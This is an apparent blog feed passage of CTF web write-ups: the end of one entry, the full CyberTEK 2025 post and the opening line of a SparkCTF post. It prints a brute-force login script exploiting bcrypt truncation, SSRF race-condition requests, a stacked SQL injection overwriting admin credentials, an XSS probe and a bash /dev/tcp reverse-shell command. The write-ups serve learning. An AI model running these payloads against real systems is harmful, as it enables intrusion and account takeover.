
<img src="/assets/images/2025-07-03/Pasted image 20250703171643.png" alt="" class="center-img" /></p>

<p>It seems like Base64 encoding is being used, and that Mw -&gt; 3, NQ -&gt; 5. It it all numbers? How about burteforcing all the numbers from 0 to 1000 but base64 encoded?</p>

<p>Here is the configuration:
<img src="/assets/images/2025-07-03/Pasted image 20250703171915.png" alt="" class="center-img" /></p>

<p>And a result that immediately stands out contains the flag!

<img src="/assets/images/2025-07-03/Pasted image 20250703172039.png" alt="" class="center-img" /></p>]]></content><author><name>Mohamed Karrab</name><email>mohamed.karrab7@gmail.com</email></author><category term="writeups" /><summary type="html"><![CDATA[I picked two challenges for this writeup; The first one is inspired by CVE-2024-56145 affecting Craft CMS, and the other one is essentially an IDOR.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://karrab7.com/assets/images/2025-07-03/Defensy-Logo.png" /><media:content medium="image" url="https://karrab7.com/assets/images/2025-07-03/Defensy-Logo.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">CyberTEK 2025 Web Writeups</title><link href="https://karrab7.com/writeups/CyberTEK-2025-Web-Writeups" rel="alternate" type="text/html" title="CyberTEK 2025 Web Writeups" /><published>2025-05-05T00:56:19+01:00</published><updated>2025-05-05T00:56:19+01:00</updated><id>https://karrab7.com/writeups/CyberTEK-2025-Web-Writeups</id><content type="html" xml:base="https://karrab7.com/writeups/CyberTEK-2025-Web-Writeups"><![CDATA[<p><img src="/assets/images/2025-05-05/cybertek-logo.png" alt="Cybertek Logo" style="float: right; margin-right: 30px; margin-left: 15px; margin-bottom: 3px; margin-top: -30px; height: 150px; border-radius: 10px;" />
These are the writeups for 3 of the web challenges presented in CyberTEK 2025. The first one is a chain of vulnerabilities; SSRF, a library “flaw”, and a Race Condition. The second challenge requires a considerably tweaked SQLi payload, and the 3rd one is a bit of a classic. Let’s get started!</p>

<h3 id="vroom"><strong>Vroom</strong></h3>
<p><img src="/assets/images/2025-05-05/{B6A9828B-7D26-48CF-944B-A784A9754548}.png" alt="" class="center-img" />
<br />
<br />
We are first presented with a login page:
<img src="/assets/images/2025-05-05/Pastedimage20250505193322.png" alt="" class="center-img" /></p>

<p>It doesn’t seem like we can register a user, so let’s check the source code.
It’s a flask application, mainly an app.py with a few templates, one of them being flag.html which will essentially print the flag if we could successfully visit <code class="language-plaintext highlighter-rouge">/flag</code>
<img src="/assets/images/2025-05-05/{45505804-4388-4DAB-9FFB-DA36693CC40E}.png" alt="" class="center-img" /></p>

<p>As expected, this won’t work right away. 
<img src="/assets/images/2025-05-05/{71ED6BD3-5E5D-4C1A-9263-C785A2748D63}.png" alt="" class="center-img" /></p>

<p>Let’s read some code, starting from the function that gets the flag:
<img src="/assets/images/2025-05-05/{BE2584F5-DEBC-436A-9148-040A8E005264}.png" alt="" class="center-img" /></p>

<p>Okay, so we need to match the auth parameter, as in <code class="language-plaintext highlighter-rouge">/flag?auth=correct_value</code>.
Let’s see what <strong>get_api_auth_token()</strong> does
<img src="/assets/images/2025-05-05/{E55C2B8D-0F43-4A95-AF0F-448FD79BB257}.png" alt="" class="center-img" /></p>

<p>Well, it just gets the API_AUTH key from the database, I wonder if we have the means to leak or edit that value..
Oh we actually do, there is <strong>set_api_auth_token()</strong> that would change the <strong>API_AUTH</strong> to a parameter we provide.
<img src="/assets/images/2025-05-05/{24A54DF0-8720-47A4-9529-4E9DAF615AF7}.png" alt="" class="center-img" /></p>

<p>Where is it called though? Sadly the <code class="language-plaintext highlighter-rouge">/api/setAuthorization</code> is only accessible locally, I smell <em>SSRF</em>
<img src="/assets/images/2025-05-05/Pastedimage20250505194724.png" alt="" class="center-img" /></p>

<p>The pieces of the puzzle are coming together, we have this <code class="language-plaintext highlighter-rouge">/api/fetch</code> that will do the thing, but wait.. it requires a token parameter, which should be equal to the ‘user_token’, unluckily for us, the user token is randomly generated and can’t be directly bruteforced.
<img src="/assets/images/2025-05-05/{98496F7A-6895-47CC-AFC1-8568085D0D4E}.png" alt="" class="center-img" /></p>

<p>But digging more into the source code, the base.html template actually prints the user_token, it’s just how the login functionality is coded, so all we need now is to find a way to login to the website.
<img src="/assets/images/2025-05-05/Pastedimage20250505195350.png" alt="" class="center-img" /></p>

<p>As I mentioned earlier, there is no user registration, but within the init_db() function there was an interesting user being added, and his password is just the <code class="language-plaintext highlighter-rouge">username + ":" + uuid + ":" + generate_random_password()</code>.
<img src="/assets/images/2025-05-05/Pastedimage20250505195637.png" alt="" class="center-img" /></p>

<p>generate_random_password() function is actually secure and it returns a 64 byte string, no way we’re gonna bruteforce that right? Well, we will, but partially..</p>

<p>If you review the last code sample thoroughly, you will notice it’s using bcrypt to generate a password hash, nothing out of the ordinary, but if you didn’t know, there is a catch:
<img src="/assets/images/2025-05-05/{AD521D41-8034-4709-8FDA-B6DA85D09F2F}.png" alt="" class="center-img" /></p>

<p>This means bcrypt will only take the first 72 characters of a password and use them to generate the hash, anything beyond that is omitted, 
For example, let’s say you registered a user with this password</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>eb1c327a93739589f5c4f0c31443a0bff6845e3d8849e4c91be2ad59d4879a4d2e23c43794f319e2fe2f838299ce4b39785b8e4580fbcc4d95344c577c8413b1_TOTALLY_NOT_NEEDED_PART_AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
</code></pre></div></div>
<p>You actually can login successfully just with this portion of your password (the first 72 characters)</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>eb1c327a93739589f5c4f0c31443a0bff6845e3d8849e4c91be2ad59d4879a4d2e23c43794f319e2fe2f838299ce4b39785b8e4580fbcc4d95344c577c8413b1
</code></pre></div></div>

<p>Going back to the challenge, we can calculate 71 bytes</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>33 (username)  # a_retro_hero_fighting_80s_monster
+ 1 (colon)    # :
+ 36 (uuid)    # bdf7418a-8ec1-4624-a5fa-69d3f8d50abc
+ 1 (colon)    # :
= 71 bytes
</code></pre></div></div>

<p>This leaves us with only 1 unknown character, which is easily bruteforceable:</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">requests</span>

<span class="n">url</span> <span class="o">=</span> <span class="s">'https://vroom.tekup-securinets.org/login'</span>
<span class="n">username</span> <span class="o">=</span> <span class="s">'a_retro_hero_fighting_80s_monster'</span>
<span class="n">uuid</span> <span class="o">=</span> <span class="s">'bdf7418a-8ec1-4624-a5fa-69d3f8d50abc'</span>

<span class="n">session</span> <span class="o">=</span> <span class="n">requests</span><span class="p">.</span><span class="n">Session</span><span class="p">()</span>

<span class="k">for</span> <span class="n">x</span> <span class="ow">in</span> <span class="s">'0123456789abcdef'</span><span class="p">:</span>
<span class="err"> </span> <span class="err"> </span> <span class="n">candidate_password</span> <span class="o">=</span> <span class="sa">f</span><span class="s">'</span><span class="si">{</span><span class="n">username</span><span class="si">}</span><span class="s">:</span><span class="si">{</span><span class="n">uuid</span><span class="si">}</span><span class="s">:</span><span class="si">{</span><span class="n">x</span><span class="si">}</span><span class="s">'</span>
<span class="err"> </span> <span class="err"> </span> <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'Trying with last byte: </span><span class="si">{</span><span class="n">x</span><span class="si">}</span><span class="s"> …'</span><span class="p">)</span>
<span class="err"> </span> <span class="err"> </span> <span class="n">res</span> <span class="o">=</span> <span class="n">session</span><span class="p">.</span><span class="n">post</span><span class="p">(</span><span class="n">url</span><span class="p">,</span> <span class="n">data</span><span class="o">=</span><span class="p">{</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="s">'username'</span><span class="p">:</span> <span class="n">username</span><span class="p">,</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="s">'password'</span><span class="p">:</span> <span class="n">candidate_password</span>
<span class="err"> </span> <span class="err"> </span> <span class="p">},</span> <span class="n">allow_redirects</span><span class="o">=</span><span class="bp">False</span><span class="p">)</span>

<span class="err"> </span> <span class="err"> </span> <span class="c1"># Flask redirects to `/` on success, 302 Found
</span><span class="err"> </span> <span class="err"> </span> <span class="k">if</span> <span class="n">res</span><span class="p">.</span><span class="n">status_code</span> <span class="o">==</span> <span class="mi">302</span><span class="p">:</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">'[+] Success! Working password: </span><span class="si">{</span><span class="n">candidate_password</span><span class="si">}</span><span class="s">'</span><span class="p">)</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="k">break</span>

<span class="k">else</span><span class="p">:</span>
<span class="err"> </span> <span class="err"> </span> <span class="k">print</span><span class="p">(</span><span class="s">'[-] Failed to find the correct password.'</span><span class="p">)</span>
</code></pre></div></div>

<p>And indeed, we get our password and login:
<img src="/assets/images/2025-05-05/{2F98E38D-FE65-440F-AC85-5F6FC2FB912D}.png" alt="" class="center-img" />
<br />
<img src="/assets/images/2025-05-05/Pastedimage20250505201359.png" alt="" class="center-img" /></p>

<p>Ok we finally got the user_token, let’s try and fetch something
<img src="/assets/images/2025-05-05/Pastedimage20250505201516.png" alt="" class="center-img" /></p>

<p>Fetching the flag directly is a no-go, but we can leverage this SSRF to set an arbitrary auth token and use it to get the flag
<img src="/assets/images/2025-05-05/Pastedimage20250505201604.png" alt="" class="center-img" />
But three is more to it, the latter function sets our own <strong>API_AUTH</strong> but then immediately revokes it because the second parameter <code class="language-plaintext highlighter-rouge">token</code> not equal to the admin_token, which we have no way of obtaining.</p>

<p>Let’s take a look another look at the function that gets the flag, can you think of a way to get the flag without needing the admin_token?
<img src="/assets/images/2025-05-05/Pastedimage20250505201951.png" alt="" class="center-img" /></p>

<p>I hope you guessed right, because there is a gap in time where we can sneak in, set a custom <strong>API_AUTH</strong>, and get the flag, before the application resets the <strong>API_AUTH</strong>. It’s a <code class="language-plaintext highlighter-rouge">Race Condition</code>.</p>

<p>All we need is to send 2 requests simultaneously, until we get a good hit.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Req1 (sets a custom **API_AUTH** value: 'Karrab')
/api/fetch?token=bfe51f59ac25b5329138ce0a5059eb07&amp;url=http://127.0.0.1:5000/api/setAuthorization?auth=Karrab

# Req2 (gets the flag with 'Karrab' as the auth value)
/api/fetch?token=bfe51f59ac25b5329138ce0a5059eb07&amp;url=http://127.0.0.1:5000/flag?auth=Karrab
</code></pre></div></div>

<p>Here is how to do it in Burpsuite:
Let’s first start by preparing the two requests in the repeater (intercept then send each one there)</p>

<p><img src="/assets/images/2025-05-05/{1C31D5C5-6990-46E9-9213-0117CEEBAD71}.png" alt="" class="center-img" /></p>

<p>Now we add both tabs to a group
<img src="/assets/images/2025-05-05/Pastedimage20250505203408.png" alt="" class="center-img" /></p>

<p>And we select “Send group in parallel” as a send option
<img src="/assets/images/2025-05-05/Pastedimage20250505203451.png" alt="" class="center-img" /></p>

<p>Now we hit send and after a few attempts:
<img src="/assets/images/2025-05-05/Pastedimage20250505203739.png" alt="" class="center-img" /></p>

<p>Here it goes <code class="language-plaintext highlighter-rouge">Securinets{__RACING_THE_TIME!!}</code></p>

<h3 id="bbsqli"><strong>BBSqli</strong></h3>

<p><img src="/assets/images/2025-05-05/{58A9A010-7105-4743-B26A-1DFA48F5FEC2}.png" alt="" class="center-img" />
<br />
<br />
Ok it’s just a login page, and the name <code class="language-plaintext highlighter-rouge">BBSqli</code> hints on a SQL Injection attack, let’s see
<img src="/assets/images/2025-05-05/{ED6FA20D-2F28-48A0-84DA-ECADD8D8F183}.png" alt="" class="center-img" /></p>

<p>Alright it’s a similar structure to the Vroom challenge, a regular Flask app.
<img src="/assets/images/2025-05-05/{D60E84CD-71A9-4B75-B766-1B608B846F28}.png" alt="" class="center-img" /></p>

<p>Assuming we log in, here is what the dashboard would look like
<img src="/assets/images/2025-05-05/{97468A31-16A1-4069-ABA5-B196DEE3C605}.png" alt="" class="center-img" />
It prints the user’s username and email. Let’s keep note of that.</p>

<p>the main functions in the code are</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">add_flag</span><span class="p">(</span><span class="n">flag</span><span class="p">)</span> <span class="c1"># Executes once in the beginning and adds the flag to the database in the 'flags' table
</span><span class="n">add_user</span><span class="p">(</span><span class="n">username</span><span class="p">,</span><span class="n">email</span><span class="p">,</span> <span class="n">password</span><span class="p">)</span> <span class="c1"># adds a user to the database (we can't use it, it's only used for 'add_admin()')
</span><span class="n">add_admin</span><span class="p">()</span> <span class="c1"># adds a user ("admin","admin@admin.cfg",hash_password(generate(30))
</span><span class="n">reset_users</span><span class="p">()</span> <span class="c1"># deletes all users from the database
</span><span class="n">login</span><span class="p">()</span> <span class="c1"># a specially crafted login function
</span></code></pre></div></div>

<p>Let’s take a look at <strong>login()</strong>, as most the challenge’s logic is there
<img src="/assets/images/2025-05-05/{CD80EDE1-91F0-4639-90DF-1DDAE81E5FEA}.png" alt="" class="center-img" /></p>

<p>We can right-away see a Blind SQL Injection vulnerability present twice in the code</p>
<div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">cursor</span><span class="p">.</span><span class="n">executescript</span><span class="p">(</span><span class="n">f</span><span class="s1">'</span><span class="se">''</span><span class="s1">INSERT INTO logging (username) VALUES ('</span><span class="p">{</span><span class="n">username</span><span class="p">}</span><span class="s1">');</span><span class="se">''</span><span class="s1">'</span><span class="p">)</span>

<span class="k">cursor</span><span class="p">.</span><span class="k">execute</span><span class="p">(</span><span class="n">f</span><span class="s1">'SELECT username,email,password FROM users WHERE username ="{username}"'</span><span class="p">)</span>
</code></pre></div></div>

<p>That’s interesting, let’s try to figure out how the <strong>login()</strong> function works:
<br />
1) gets a username and a password, then checks if any banned item is present within the username, here is the banned list:
<img src="/assets/images/2025-05-05/{04F1EAC7-E000-441D-94D6-DF58A58E9C2F}.png" alt="" class="center-img" /></p>

<p>It’s a fat list isn’t it? with key statements like <code class="language-plaintext highlighter-rouge">INSERT</code>, <code class="language-plaintext highlighter-rouge">INTO</code>, <code class="language-plaintext highlighter-rouge">AND</code> being banned, it doesn’t leave us with much freedom, and I think from now it’s a waste to run sqlmap.
<br />
<br />
2) If the username input is valid, it inserts it into the <code class="language-plaintext highlighter-rouge">logging</code> table, then it would check if there is such a username in the database and pull it’s email and password.
<br />
<br />
3) Before checking the username against the password in the database, the app would call <strong>reset_users()</strong> and <strong>add_admin()</strong> to prune all users in the database then re-add the admin user (with a practically uncrackable randomly generated password).
<br />
<br />
4) If there is a username with the provided password in the database, the user will successfully login and have their username and email printed to them in the dashboard.
<br />
<br />
Alright that’s a lot to grasp at once, so let’s just think simple and ask a few questions:</p>
<ul>
  <li>Can I bypass the banned list? Short answer is NO.</li>
  <li>Can I insert a new user with the SQLi then login? Not really because the app would’ve deleted all users before we could login again.</li>
  <li>How can I get the flag anyway? Well, we can make progress here actually, I ran the app locally, removing all the obstacles, and figured we can use the fact that the email is being printed back to the logged in user, to just put the flag there. we need to somehow do this <code class="language-plaintext highlighter-rouge">email=(SELECT flag FROM flags)</code></li>
  <li>Who’s email am I going to change? The admin user seems like a good option</li>
  <li>Is there any other flaw in the app’s logic? YES indeed, it’s the fact that it fetches the user (<code class="language-plaintext highlighter-rouge">user = cursor.fetchone()</code>) and saves it to an object before resetting all users, then it compares the input password in that user object.</li>
  <li>How is that a problem? In simple words, it means we can change the admin’s email and password, then log in with that user even after the reset happens, as long as it’s within the same login request.</li>
</ul>

<p>Good for us the <code class="language-plaintext highlighter-rouge">UPDATE</code> query isn’t in the banlist.
A requirement for this attack is to use a pre-calculated hash as the password. And use that password when logging in.</p>
<div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">password</span><span class="o">=</span><span class="s1">'4f4ed9fd06f713e0642439522ed31531'</span> <span class="k">WHERE</span> <span class="n">username</span><span class="o">=</span><span class="s1">'admin'</span><span class="p">;</span>
</code></pre></div></div>

<p>A payload like this won’t work still,</p>
<div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">admin</span><span class="s1">');UPDATE users SET email=(SELECT flag FROM flags), password='</span><span class="mi">4</span><span class="n">f4ed9fd06f713e0642439522ed31531</span><span class="s1">' WHERE username='</span><span class="k">admin</span><span class="s1">';
</span></code></pre></div></div>

<p>It’s because we need to make sure to satisfy both injection points with no errors
<img src="/assets/images/2025-05-05/{5EDEEE60-0576-43B5-852B-B637B6D8F94A}.png" alt="" class="center-img" /></p>

<p>Here is our final payload that meets all requirements:</p>
<div class="language-sql highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">admin</span><span class="nv">"-- -');UPDATE users SET email=(SELECT flag FROM flags), password='4f4ed9fd06f713e0642439522ed31531' WHERE username='admin';-- d920ade' WHERE username='admin';--
</span></code></pre></div></div>

<p><img src="/assets/images/2025-05-05/{53C1033A-6BAE-4E74-A3FE-8CFDBBE6B53B}.png" alt="" class="center-img" /></p>

<p>And here is the flag
<img src="/assets/images/2025-05-05/{1BF6084A-3B8A-4BDA-909A-39B76AF4F762}.png" alt="" class="center-img" /></p>

<h3 id="coin-machine"><strong>Coin Machine</strong></h3>

<p><img src="/assets/images/2025-05-05/{AD49143B-87E2-45E8-B9C4-7FA45DF3DC89}.png" alt="" class="center-img" />
<br />
<br />
It’s just one input field
<img src="/assets/images/2025-05-05/{84A6096D-2675-4F44-A98F-F918A8488973}.png" alt="" class="center-img" /></p>

<p>Throwing in the value <code class="language-plaintext highlighter-rouge">Test</code>, it returns this
<img src="/assets/images/2025-05-05/{722488DA-0E93-4225-8DC9-DD35AEB43097}.png" alt="" class="center-img" /></p>

<p>Trying something like <code class="language-plaintext highlighter-rouge">"&gt;&lt;img src=1 onerror=alert('Karrab')&gt;</code>, would lead to an XSS
<img src="/assets/images/2025-05-05/{0DE2AA5C-1E1B-4180-B7A9-1B67542A5CA6}.png" alt="" class="center-img" /></p>

<p>I don’t think that will be enough to get us the flag, let’s keep digging,</p>

<p><strong>app.py</strong>
<img src="/assets/images/2025-05-05/{C2E5C987-294E-409E-AC41-02D4ACB3B75B}.png" alt="" class="center-img" /></p>

<p>So it would essentially throw whatever input we give at <code class="language-plaintext highlighter-rouge">Rscript /opt/core/rscripts/run.R</code>, with the condition that if a line starts with ‘```{‘,  the whole line will be replaced with just ‘```’.</p>

<p>Let’s search for payloads and see what happens
<img src="/assets/images/2025-05-05/{9B3049B2-F9E0-4E28-9AF6-C1CE471EDC1D}.png" alt="" class="center-img" /></p>

<p>This would normally work, but considering the filter, we need something else
<img src="/assets/images/2025-05-05/{7BDE27E5-4335-4939-B719-A93E68BDB7E4}.png" alt="" class="center-img" /></p>

<p>Digging a bit more, there is this
<img src="/assets/images/2025-05-05/{08514DD8-C87F-4EA2-8DB9-984E89CBC55C}.png" alt="" class="center-img" /></p>

<p>It returns an empty screen, which is promising, it could be a hint of command execution
<img src="/assets/images/2025-05-05/{9EC9D1A7-5CD7-4DE7-A658-626C20F23968}.png" alt="" class="center-img" /></p>

<p>Let’s try to get a reverse shell, popping my VPS
<code class="language-plaintext highlighter-rouge">r system('bash -c "bash -i &gt;&amp; /dev/tcp/&lt;IP&gt;/4444 0&gt;&amp;1"')</code></p>

<p>And there it is
<img src="/assets/images/2025-05-05/{7E47B6D3-B605-4554-9D22-1140C6779252}.png" alt="" class="center-img" /></p>

<p>Happy Hacking!</p>]]></content><author><name>Mohamed Karrab</name><email>mohamed.karrab7@gmail.com</email></author><category term="writeups" /><summary type="html"><![CDATA[These are the writeups for 3 of the web challenges presented in CyberTEK 2025. The first one is a chain of vulnerabilities; SSRF, a library flaw]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://karrab7.com/assets/images/2025-05-05/cybertek-logo.png" /><media:content medium="image" url="https://karrab7.com/assets/images/2025-05-05/cybertek-logo.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">SparkCTF 2025 Web Writeups</title><link href="https://karrab7.com/writeups/SparkCTF-2025-Web-Writeups" rel="alternate" type="text/html" title="SparkCTF 2025 Web Writeups" /><published>2025-02-25T00:56:19+01:00</published><updated>2025-02-25T00:56:19+01:00</updated><id>https://karrab7.com/writeups/SparkCTF-2025-Web-Writeups</id><content type="html" xml:base="https://karrab7.com/writeups/SparkCTF-2025-Web-Writeups"><![CDATA[<p><img src="/assets/images/2025-02-25/Spark-Engineers-Logo.png" alt="Spark Engineers Logo" style="float: right; margin-right: 30px; margin-left: 15px; margin-bottom: 3px; height: 150px; border-radius: 10px;" />
These are the writeups for 3 of the web challenges presented in SparkCTF 2025. The first one is an SSTI vulnerability in ASP.NET with Razor, and the second one is about using Blind SQL Injection to bruteforce some kind of token, and requires more logical thinking. The third one is a surprise! Let’s get into it.</p>

<h3 id="bugreportgen"><strong>BugReportGen</strong></h3>
<p>Given the challenge name, you can figure out this app is about generating vulnerability reports. As you can see here:</p>

